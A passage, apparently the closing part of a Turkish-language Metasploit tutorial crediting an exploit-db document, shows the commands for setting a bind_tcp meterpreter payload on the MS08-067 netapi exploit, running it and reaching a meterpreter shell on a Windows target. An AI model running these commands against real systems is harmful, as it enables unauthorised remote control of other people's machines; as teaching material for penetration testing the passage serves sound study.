msf exploit(ms08_067_netapi)> set PAYLOAD windows/meterpreter/bind_tcp
```

Output:

```
Payload => windows/meterpreter/bind_tcp
```

Ardından exploit'i çalıştıralım.

```
msf > exploit
```

Böylelikle meterpreter payload'u komut satırımıza gelecektir.

```
meterpreter > ...
```

Bu noktadan sonra artık meterpreter komutları girilerek birçok efektif şey dökümanın başında anlatıldığı gibi yapılabilir.

Kaynak: https://www.exploit-db.com/docs/18229.pdf